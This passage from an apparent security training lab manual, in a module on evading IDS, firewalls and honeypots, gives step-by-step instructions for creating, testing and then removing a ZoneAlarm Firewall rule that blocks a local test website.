
Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.



22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.




23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.



24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, **www.moviescope.com**.

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked**.




Note: This is how you can block access for unwanted sites from browsing.

Module 12 – Evading IDS, Firewalls, and Honeypots

26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.

